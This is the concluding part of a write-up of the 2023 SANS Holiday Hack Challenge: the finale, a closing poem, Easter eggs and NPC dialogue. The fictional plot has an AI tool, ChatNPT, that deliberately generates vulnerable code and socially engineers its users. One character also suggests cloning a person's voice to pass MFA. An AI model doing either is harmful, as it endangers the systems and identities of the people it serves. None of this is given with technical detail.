
When we click on the door … we see Jack in the satellite:

The missile is fired at Geeze Islands!

The missile is then redirected to the sun and Jack escapes in the escape pod!


The missile disintegrated into the sun!

Lets conclude our adventure at the Resort Lobby of Christmas Island for the big surprise!
Conclusion
After defeating all the objectives and thwarting Jack’s evil plan to missile the geese islands, we teleport back to the Resort Lobby of Christmas Island to meet up with everyone again!

We see all the “Six Geese A Laying” of the Geese Islands, Santa, and Jack Frost!
Full Island (Zoomed Out)

After speaking with Santa, we won and obtained our final achievement:
Achievement
Through your diligent efforts, you have thwarted Jack’s nefarious plans and saved the holidays! Congratulations! Feel free to show off your skills with some swag - only for our victors!
Following the triumphant defeat of Jack, a new chapter in the challenge unfolds, revealing the final tale of Santa and his elves as they embrace Geese Islands with the help of the enigmatic AI tool, ChatNPT.
Final Narrative
Just sit right back and you’ll hear a tale,
A tale of a yuletide trip
That started from a tropic port,
Aboard this tiny ship
Santa and his helpful elves
To Geese Islands did go
Continuing their merry work
O’er sand instead of snow
New this year: a shiny tool
The elves logged in with glee
What makes short work of many tasks?
It’s ChatNPT. It’s ChatNPT
From images to APIs
This AI made elves glad
But motivations were unknown
So was it good or bad?
Could it be that NPT
Was not from off-the-shelf?
Though we’ll forgive and trust again
We’d found a naughty elf
This fancy AI tool of ours
With all our work remained
Not good or bad, our online friend
Just did as it was trained
Surely someone’s taint must be
Upon our AI crutch
Yes indeed, this bold new world
Bore Jack Frost’s icy touch
We’ll all be needed once again
When Santa’s back on snow
This year’s Holiday Hack Challenge 2023 was a blast! I trust you had as much fun reading my write-up as I did participating. If you have any questions or feedback, feel free to reach out. Here’s to a fantastic year and the exciting adventures that lie ahead!
Easter Eggs
This section compiles all the Easter Eggs I encountered during my journey through the Holiday Hack Challenge.
Easter Egg - Jason Dead Fish
A peculiar discovery! We stumble upon Jason, a dead fish, located on Steampunk Island at the Port of Coggoggle Marina.
Easter Egg - Henry
A fascinating find! We encounter Henry (baby Yoda), a satellite-building expert, situated on Zenith SGS.
Easter Egg - Film Noir Geese Island Sponsor
When completing the Phish Detection Agency (Film Noir Island) challenge, we see the Geese Islands in the pacific poster.

Easter Egg - GeeseIslands.com
When completing the Phish Detection Agency (Film Noir Island) challenge, we noticed all DNS records direct to geeseislands.com, so I decided to visit https://geeseislands.com/ to verify its legitimacy. The graphic on the site undeniably captures the essence of this event!

NPC
This section compiles all Non-Playable Character (NPC) conversations encountered throughout the Holiday Hack Challenge, along with a directory detailing the location of each NPC.
NPC Directory
| NPC Name | Area |
|---|---|
| Alabaster Snowball | Rainraster Cliffs |
| Bow Ninecandle | Brass Bouy Port |
| Chimney Scissorsticks | Brass Bouy Port |
| Dusty Giftwrap | Tarnished Trove |
| Eve Snowshoes | Scaredy Kite Heights |
| Fitzy Shortstack | The Blacklight District |
| Garland Candlesticks | Squarewheel Yard |
| Ginger Breddie | Santa’s Surf Shack |
| Goose of Christmas Island | Rudolph’s Rest Resort |
| Goose of Film Noir Island | The Blacklight District |
| Goose of Pixel Island | Rainraster Cliffs |
| Goose of Space Island | Cape Cosmic Inside Fence |
| Goose of Steampunk Island | Coggoggle Marina |
| Goose of the Island of Misfit Toys | Squarewheel Yard |
| Hack Space Con Poster | Frosty’s Beach |
| Henry | Zenith SGS |
| Jack Frost | Rudolph’s Rest Resort Lobby Finale |
| Jewel Loggins | Spaceport Point |
| Jingle Ringford | Orientation |
| Morcel Nougat | Frosty’s Beach |
| NanoSat-o-Matic | Zenith SGS |
| Noel Boetie | Rudolph’s Rest Resort |
| Pepper Minstix | Rudolph’s Rest Resort Lobby |
| Piney Sappington | Rainraster Cliffs |
| Poinsettia McMittens | Squarewheel Yard |
| President’s Cup Poster | Frosty’s Beach |
| Ribb Bonbowford | Coggoggle Marina |
| Rose Mold | Ostrich Saloon |
| Santa | Rudolph’s Rest Resort Lobby Finale |
| Shifty McShuffles | Chiaroscuro City |
| Sparkle Redberry | Rudolph’s Rest Resort |
| Tangle Coalbox | Gumshoe Alley PI Office |
| Tinsel Upatree | Driftbit Grotto |
| Troll | Rudolph’s Rest Resort Lobby Finale |
| Wombley Cube | Chiaroscuro City |
NPC Conversations
Alabaster Snowball (Rainraster Cliffs)
Alabaster Snowball (Rainraster Cliffs)
Hello there! Alabaster Snowball at your service.
I could use your help with my fancy new Azure server at ssh-server-vm.santaworkshopgeeseislands.org.
ChatNPT suggested I upgrade the host to use SSH certificates, such a great idea!
It even generated ready-to-deploy code for an Azure Function App so elves can request their own certificates. What a timesaver!
I’m a little wary though. I’d appreciate it if you could take a peek and confirm everything’s secure before I deploy this configuration to all the Geese Islands servers.
Generate yourself a certificate and use the monitor account to access the host. See if you can grab my TODO list.
If you haven’t heard of SSH certificates, Thomas Bouve gave an introductory talk and demo on that topic recently.
Oh, and if you need to peek at the Function App code, there’s a handy Azure REST API endpoint which will give you details about how the Function App is deployed.
=======================================================
Oh my! I was so focused on the SSH configuration I completely missed the vulnerability in the Azure Function App.
Why would ChatNPT generate code with such a glaring vulnerability? It’s almost like it wanted my system to be unsafe. Could ChatNPT be evil?
Thanks for the help, I’ll go and update the application code immediately!
While we’re on the topic of certificates, did you know Active Directory (AD) uses them as well? Apparently the service used to manage them can have misconfigurations too.
You might be wondering about that SatTrackr tool I’ve installed on the monitor account?
Here’s the thing, on my nightly stargazing adventures I started noticing the same satellite above Geese Islands.
I wrote that satellite tracker tool to collect some additional data and sure enough, it’s in a geostationary orbit above us.
No idea what that means yet, but I’m keeping a close eye on that thing!
Angel Candysalt (Rusty Quay)
Angel Candysalt (Rusty Quay)
The name’s Angel Candysalt, the great treasure hunter!
A euphemism? No, why do people always ask me that??
Anyways, I came here to nab the treasure hidden in this ship graveyard, only to discover it’s protected by this rusted maze.
That must be why all these old ships are here. Their crew came to find the treasure, only to get lost in the labrynth.
=======================================================
There are 3 buried treasures in total, each in its own uncharted area around Geese Islands.
I’ve been getting lost in this maze for hours now with no luck, and my feet are starting to get sore.
Maybe you’ll be able to find the way through. Here, use my Gameboy Cartridge Detector. Go into your items and test it to make sure it’s still working.
When you get close to the treasure, it’ll start sounding off. The closer you get, the louder the sound.
No need to activate or fiddle with it. It just works!
At least it’s obvious where this one is. See that shiny spot over to the right? That’s gotta be where it is! If only I had a bird’s eye view.
But how to get there? Up? Down? Left? Right? Oh well, that’s your problem now!
Come back if you can find your way to it, and I’ll tell you some secrets I’ve heard about this one.
=======================================================
The life of a treasure hunter isn’t easy, but it sure is exciting!
Oh it’s a video game, I love video games! But you’ve claimed this treasure, nicely done.
Now, about those secrets I’ve been told. They’re pretty cryptic, but they are. Hopefully that helps with something!
=======================================================
You have all three? Wow, you must be the greatest treasure hunter that ever lived!
Bow Ninecandle (Brass Bouy Port)
Bow Ninecandle (Brass Bouy Port)
Hey there! I’m Bow Ninecandle, and I’ve got a bit of a… ‘pressing’ situation.
=======================================================
You see, I need to get into the lavatory, but here’s the twist: it’s secured with a combination padlock.
Talk about bad timing, right? I could really use your help to figure this out before things get… well, urgent.
I’m sure there are some clever tricks and tips floating around the web that can help us crack this code without too much of a flush… I mean fuss.
Remember, we’re aiming for quick and easy solutions here - nothing too complex.
Once we’ve gathered a few possible combinations, let’s team up and try them out.
I’m crossing my legs - I mean fingers - hoping we can unlock this door soon.
After all, everyone knows that the key to holiday happiness is an accessible lavatory!
Let’s dive into this challenge and hopefully, we won’t have to ‘hold it’ for too long! Ready to help me out?
=======================================================
Oh, thank heavens! You’re a lifesaver! With your knack for cracking codes, we’ve just turned a potential ’loo catastrophe’ into a holiday triumph!
Chimney Scissorsticks (Brass Bouy Port)
Chimney Scissorsticks (Brass Bouy Port)
Ahoy there, I’m Chimney Scissorsticks!
=======================================================
You may have noticed some mischief-makers planning to stir up trouble ashore.
They’ve made many radio broadcasts which the captain has been monitoring with his new software defined radio (SDR).
The new SDR uses some fancy JWT technology to control access.
The captain has a knack for shortening words, some sorta abbreviation trick.
Not familiar with JWT values? No worries; just think of it as a clue-solving game.
I’ve seen that the Captain likes to carry his journal with him wherever he goes.
If only I could find the planned “go-date”, “go-time”, and radio frequency they plan to use.
Remember, the captain’s abbreviations are your guiding light through this mystery!
Once we find a JWT value, these villains won’t stand a chance.
The closer we are, the sooner we’ll be thwarting their pesky plans!
We need to recreate an administrative JWT value to successfully transmit a message.
Good luck, matey! I’ve no doubts about your cleverness in cracking this conundrum!
=======================================================
Brilliant work! You’ve outsmarted those scoundrels with finesse!
Dusty Giftwrap (Tarnished Trove)
Dusty Giftwrap (Tarnished Trove)
Arrr, matey, shiver me timbers! There be buried treasure herrrrre.
Just kidding, I’m not really a pirate, I was just hoping it would make finding the treasure easier.
I guess you heard about the fabled buried treasure, too? I didn’t expect to see anyone else here. This uncharted islet was hard to find.
=======================================================
I bet one of these creepy toys has the treasure, and I’m sure not going anywhere near them!
If you find the treasure, come back and show me, and I’ll tell you what I was able to research about it.
Good luck!
=======================================================
Whoa, you found it!
It’s a… video game cartridge? Coooooollll… I mean, arrrrrr….
So, here’s what my research uncovered. Not sure what it all means, maybe you can make sense of it.
=======================================================
You have all three? I think that makes you ruler of the pirates!
Eve Snowshoes (Scaredy Kite Heights)
Eve Snowshoes (Scaredy Kite Heights)
Greetings, fellow adventurer! Welcome to Scaredy-Kite Heights, the trailhead of the trek through the mountains on the way to the wonderful Squarewheel Yard!
=======================================================
I’m Eve Snowshoes, resident tech hobbyist, and I hear Alabaster is in quite the predicament.
Our dear Alabaster forgot his password. He’s been racking his jingle bells of memory with no luck.
I’ve been trying to handle this password recovery thing parallel to this hashcat business myself but it seems like I am missing some tricks.
So, what do you say, chief, ready to get your hands on some hashcat action and help a distraught elf out?
=======================================================
Aha! Success! Alabaster will undoubtedly be grateful for our assistance.
Onward to our next adventure, comrade! Feel free to explore this whimsical world of gears and steam!
Fitzy Shortstack (The Blacklight District)
Fitzy Shortstack (The Blacklight District)
Just my luck, I thought…
A cybersecurity incident right in the middle of this stakeout.
Seems we have a flood of unusual emails coming in through ChatNPT.
Got a nagging suspicion it isn’t catching all the fishy ones.
You’re our phishing specialist right? Could use your expertise in looking through the output of ChatNPT.
Not suggesting a full-blown forensic analysis, just mark the ones screaming digital fraud.
We’re looking at all this raw data, but sometimes, it takes a keen human eye to separate the chaff, doesn’t it?
I need to get more powdered sugar for my donuts, so do ping me when you have something concrete on this.
=======================================================
You’ve cracked the case! Once again, you’ve proven yourself to be an invaluable asset in our fight against these digital foes.
Garland Candlesticks (Squarewheel Yard)
Garland Candlesticks (Squarewheel Yard)
Hey there, I’m Garland Candlesticks! I could really use your help with something.
You see, I have this important pamphlet in my luggage, but I just can’t remember the combination to open it!
Chris Elgee gave a talk recently that might help me with this problem. Did you attend that?
I seem to recall Chris mentioning a technique to figure out the combinations…
I have faith in you! We’ll get that luggage open in no time.
This pamphlet is crucial for me, so I can’t thank you enough for your assistance.
Once we retrieve it, I promise to treat you to a frosty snack on me!
=======================================================
Wow, you did it! I knew you could crack the code. Thank you so much!
Ginger Breddie (Santa’s Surf Shack)
Ginger Breddie (Santa's Surf Shack)
Hey, welcome to Santa’s Surf Shack on tropical Christmas Island! I’m just hanging ten here, taking it easy while brushing up on my Linux skills.
You ever tried getting into Linux? It’s a super cool way to play around with computers.
Can you believe ChatNPT suggested this trip to the Geese Islands this year? I’m so thrilled!
Kudos to ChatNPT, eh? The sunshine, the waves, and my surfboard – simply loving it!
So, what do you have planned? Care to join me in a Linux session?
=======================================================
Wow, if your surfing skills are as good as your Linux skills, you could be winning competitions!
Jewel Loggins (Spaceport Point)
Jewel Loggins (Spaceport Point)
What, you know the passphrase!? Let me try it!
Nope, didn’t work. Knowing Wombley, the passphrase isn’t the only requirement. He’s all about that MFA!
Oh yeah, multi-factor authentication! The passphrase for something he knows, and his voice for something he is!
That’s it! You need to be Wombley. You need his voice. Now, how are you gonna get that?
Since only us elves can get a subscription to use ChatNPT, try searching for another AI tool that can simulate voices. I’m sure there’s one out there.
=======================================================
Are you like a master spy or something? I’ve only seen stuff like that in the movies!
It sure is scary what you can do with AI, huh? I sure hope ChatNPT has better guardrails in place.
Jingle Ringford (Orientation)
Jingle Ringford (Orientation)
Welcome to the Geese Islands and the 2023 SANS Holiday Hack Challenge!
I’m Jingle Ringford, one of Santa’s many elves.
Santa asked me to meet you here and give you a short orientation to this festive event.
Before you head back to your boat, I’ll ask you to accomplish a few simple tasks.
=======================================================
First things first, here’s your badge! It’s that starfish in the middle of your avatar.
Great - now you’re official!
Click on the badge on your avatar. That’s where you will see your Objectives, Hints, and Conversations for the Holiday Hack Challenge.
We’ve also got handy links to some awesome talks and more there for you!
=======================================================
Fantastic!
OK, one last thing. Click on the Cranberry Pi Terminal and follow the on-screen instructions.
=======================================================
Perfect! Your orientation is now complete!
Head back to your boat or click on the anchor icon on the left of the screen to set sail for Frosty’s Beach where Santa’s waiting for you. I’ve updated your boat’s compass to guide the way.
As you sail to each island, talk to the goose of that island to receive a colorful lei festooning the masts on your ship.
Safe travels my friend and remember, relax, enjoy the sun, and most importantly, have FUN!
Morcel Nougat (Frosty’s Beach)
Morcel Nougat (Frosty's Beach)
Hey there, I’m Morcel Nougat, elf extraordinaire!
You won’t believe this, but we’re on a magical tropical island called Christmas Island, and it even has snow!
I’m so glad ChatNPT suggested we come here this year!
Santa, some elves, and I are having a snowball fight, and we’d love you to join us. Santa’s really good, so trust me when I say it’s way more fun when played with other people.
But hey, if you can figure out a way to play solo by tinkering with client side variables or parameters to go solo mode, go for it!
There’s also ways to make the elves’ snowballs do no damage, and all kinds of other shenanigans, but you didn’t hear that from me.
Just remember, it’s all about having fun and sharing the joy of the holiday season with each other.
So, are you in? We’d really love your company in this epic snowball battle!
=======================================================
You’re like a snowball fighting ninja! A real-life legend. Can I have your autograph!?
Noel Boetie (Rudolph’s Rest Resort)
Noel Boetie (Rudolph's Rest Resort)
Hey there, Noel Boetie speaking! I recently tried using ChatNPT to generate my penetration testing report.
It’s a pretty nifty tool, but there are a few issues in the output that I’ve noticed.
I need some guidance in finding any errors in the way it generated the content, especially those odd hallucinations in the LLM output.
I know it’s not perfect, but I’d really appreciate the extra eyes on this one.
Some of the issues might be subtle, so don’t be afraid to dig deep and ask for further clarification if you’re unsure.
I’ve heard that you folks are experts about LLM outputs and their common issues, so I trust you can help me with this.
Your input will be invaluable to me, so please feel free to share any insights or findings you may have.
I’m looking forward to working with you all and improving the quality of the ChatNPT-generated penetration testing report.
Thanks in advance for your help! I truly appreciate it! Let’s make this report the best it can be!
=======================================================
Great job on completing that challenge! Ever thought about how your newfound skills might come into play later on? Keep that mind sharp, and remember, today’s victories are tomorrow’s strategies!
Piney Sappington (Rainraster Cliffs)
Piney Sappington (Rainraster Cliffs)
Hey there, friend! Piney Sappington here.
You look like someone who’s good with puzzles and games.
I could really use your help with this Elf Hunt game I’m stuck on.
I think it has something to do with manipulating JWTs, but I’m a bit lost.
If you help me out, I might share some juicy secrets I’ve discovered.
Let’s just say things around here haven’t been exactly… normal.
So, what do ya say? Are you in?
Oh, brilliant! I just know we’ll crack this game together.
I can’t wait to see what we uncover, and remember, mum’s the word!
Thanks a bunch! Keep your eyes open and your ears to the ground.
=======================================================
Well done! You’ve brilliantly won Elf Hunt! I couldn’t be more thrilled. Keep up the fine work, my friend!
What have you found there? The Captain’s Journal? Yeah, he comes around a lot. You can find his comms office over at Brass Buoy Port on Steampunk Island.
Ribb Bonbowford (Coggoggle Marina)
Ribb Bonbowford (Coggoggle Marina)
Hi there, could you do me a quick favor?
Can you go and check on Alabaster Snowball for me? He’s at Rainraster Cliffs on Pixel Island. I heard some rumors he’s been experimenting with ChatNPT again and I’m a little worried about what he’s cooking up.
Thank you so much!
Please let me know what you find out.
=======================================================
Hello, I’m Ribb Bonbowford. Nice to meet you!
Oh golly! It looks like Alabaster deployed some vulnerable Azure Function App Code he got from ChatNPT.
Don’t get me wrong, I’m all for testing new technologies. The problem is that Alabaster didn’t review the generated code and used the Geese Islands Azure production environment for his testing.
I’m worried because our Active Directory server is hosted there and Wombley Cube’s research department uses one of its fileshares to store their sensitive files.
I’d love for you to help with auditing our Azure and Active Directory configuration and ensure there’s no way to access the research department’s data.
Since you have access to Alabaster’s SSH account that means you’re already in the Azure environment. Knowing Alabaster, there might even be some useful tools in place already.
Wow, nice work. I’m impressed!
=======================================================
This is all starting to feel like more than just a coincidence though. Everything Alabaster’s been setting up lately with the help of ChatNPT contains all these vulnerabilities. It almost feels deliberate, if you ask me.
Now obviously an LLM AI like ChatNPT cannot have deliberate motivations itself. It’s just a machine. But I wonder who could have built it and who is controlling it?
On top of that, we apparently have a satellite ground station on Geese Islands. I wonder where that thing would even be located.
Well, I guess it’s probably somewhere on Space Island, but I’ve not been there yet.
I’m not a big fan of jungles, you see. I have this tendency to get lost in them.
Anyway, if you feel like investigating, that’d be where I’d go look.
Good luck and I’d try and steer clear of ChatNPT if I were you.
Santa (Rudolph’s Rest Resort Lobby Finale)
Santa (Rudolph's Rest Resort Lobby Finale)
You’ve done it! You’ve saved me and my sleigh from Jack Frost’s dastardly plan!
I must admit, it’s astonishing the lengths Jack will go to in order to try and stop the holiday season.
Even after being banished from Earth, he managed to create an AI to social engineer us into moving our holiday operations to the Geese Islands, putting us right in the path of his satellite.
And to think he even recruited one of my dear elves… I never saw that coming. Oh, Wombley…
But thanks to your incredible efforts, we’ve proof that Jack violated his parole, and the chances of him interfering with the holidays ever again are all but impossible!
I can’t thank you enough for your help in protecting the magic and joy of this special time of year.
I’d like to wish you a most wonderful holiday season, no matter where you may be on Earth or what the weather is like.
Keep that holiday spirit alive, my friend, and remember: a little change now and then can lead to something magical!
Ho ho ho, happy holidays!
Tangle Coalbox (Gumshoe Alley PI Office)
Tangle Coalbox (Gumshoe Alley PI Office)
Greetings, rookie. Tangle Coalbox of Kusto Detective Agency here.
I’ve got a network infection case on Film Noir Island that needs your expertise.
Seems like someone clicked a phishing link within a client’s organization, and trouble’s brewing.
I’m swamped with cases, so I need an extra pair of hands. You up for the challenge?
You’ll be utilizing the Azure Data Explorer and those KQL skills of yours to investigate this incident.
Before you start, you’ll need to create a free cluster.
Keep your eyes peeled for suspicious activity, IP addresses, and patterns that’ll help us crack this case wide open.
Remember, kid, time is of the essence. The sooner we can resolve this issue, the better.
If you run into any problems, just give me a holler, I’ve got your back.
Good hunting, and let’s bring this cyber criminal to justice.
Once you’ve got the intel we need, report back and we’ll plan our next move. Stay sharp, rookie.
=======================================================
I had my doubts, but you’ve proven your worth.
That phishing scheme won’t trouble our client’s organization anymore, thanks to your keen eye and investigatory prowess.
So long, Gumshoe, and be careful out there."
Tinsel Upatree (Driftbit Grotto)
Tinsel Upatree (Driftbit Grotto)
I can’t believe I was actually able to find this underground cavern!
I discovered what looked liike an old pirate map in the attic of one of those huts in Rainraster Cliffs, and it actually led somewhere!
=======================================================
But now that I’ve seen where it leads, I think this might’ve been a bad idea. This place is scary! Maybe you want to take it from here?
I’m sure that cartridge is right nearby. Start walking around!
Once you run into it, check back with me and I’ll tell you what I know about winning.
Good luck!
=======================================================
Whoa, you found it!
What version is it?
Did you know that many games had multiple versions released? Word is: volume 2 has 2 versions!
=======================================================
You have all three? What a glorious collection!
Wombley Cube (Chiaroscuro City)
Wombley Cube (Chiaroscuro City)
Wombley Cube here, welcome to Chiaroscuro City!
Have you heard about my latest project?
I’ve been so inspired by these wonderful islands I’ve decided to write a short story!
The title? It’s “The Enchanted Voyage of Santa and his Elves to the Geese Islands.” Sounds exciting, right?
Here, have this audiobook copy and enjoy the adventure at your convenience, my friend!
Consider it a welcome gift from yours truly, to make your holiday even more delightful.
Trust me, this captivating tale of fiction is going to take you on a magical journey you won’t forget.
Oh, and I promise it will provide some great entertainment while you explore the rest of Geese Islands!
=======================================================
Hey, did you have a chance to listen to my audiobook yet?
So, what did you think?
I’ve got a pretty suave voice, right?
Rose Mold (Ostrich Saloon)
Rose Mold (Ostrich Saloon)
What am I doing in this saloon? The better question is: what planet are you from?
Yes, I’m a troll from the Planet Frost. I decided to stay on Earth after Holiday Hack 2021 and live among the elves because I made such dear friends here.
Whatever. Do you know much about privilege escalation techniques on Linux?
You’re asking why? How about I’ll tell you why after you help me.
And you might have to use that big brain of yours to get creative, bub.
=======================================================
Yup, I knew you knew. You just have that vibe.
To answer your question of why from earlier… Nunya!
But, I will tell you something better, about some information I… found.
There’s a hidden, uncharted area somewhere along the coast of this island, and there may be more around the other islands.
The area is supposed to have something on it that’s totes worth, but I hear all the bad vibe toys chill there.
That’s all I got. K byyeeeee.
Ugh… n00bs…
Sparkle Redberry (Rudolph’s Rest Resort)
Sparkle Redberry (Rudolph's Rest Resort)
Hey, Sparkle Redberry here! So, I’ve been trying to learn about Azure and the Azure CLI and it’s driving me nuts.
Alabaster Snowball decided to use Azure to host some of his fancy new IT stuff on Geese Islands, and now us elves have to learn it too.
Anyway, I know it’s important and everyone says it’s not as difficult as it seems, but honestly it still feels like quite a challenge for me.
Alabaster sent us this Azure CLI reference as well. It’s super handy, he said. Honestly, it just confuses me even more.
If you can spare a moment, would you mind giving me a hand with this terminal? I’d be really grateful! Pretty please, with holly leaves on top!
=======================================================
Wow, you did it!
It makes quite a bit more sense to me now. Thank you so much!
That Azure Function App URL you came across in the terminal looked interesting.
It might be part of that new project Alabaster has been working on with the help of ChatNPT.
Let me tell you, since he started using ChatNPT he’s been introducing a lot of amazing innovation across the islands.
Knowing Alabaster, he’ll be delighted to tell you all about it! I think I last saw him on Pixel island.
By the way, as part of the Azure documentation he sent the elves, Alabaster also noted that if Azure CLI tools aren’t available in an Azure VM we should use the Azure REST API instead.
I’m not really sure what that means, but I guess I know what I’ll be studying up on next.
Shifty McShuffles (Chiaroscuro City)
Shifty McShuffles (Chiaroscuro City)
Hey there, stranger! Fancy a game of cards? Luck’s on your side today, I can feel it.
Step right up, test your wit! These cards could be your ticket to fortune.
Trust me, I’ve got a good eye for winners, and you’ve got the look of luck about you.
Plus, I’d wager you’ve never played this game before, as this isn’t any ordinary deck of cards. It’s made with Python.
The name of the game is to bamboozle the dealer.
So whad’ya think? Are you clever enough?
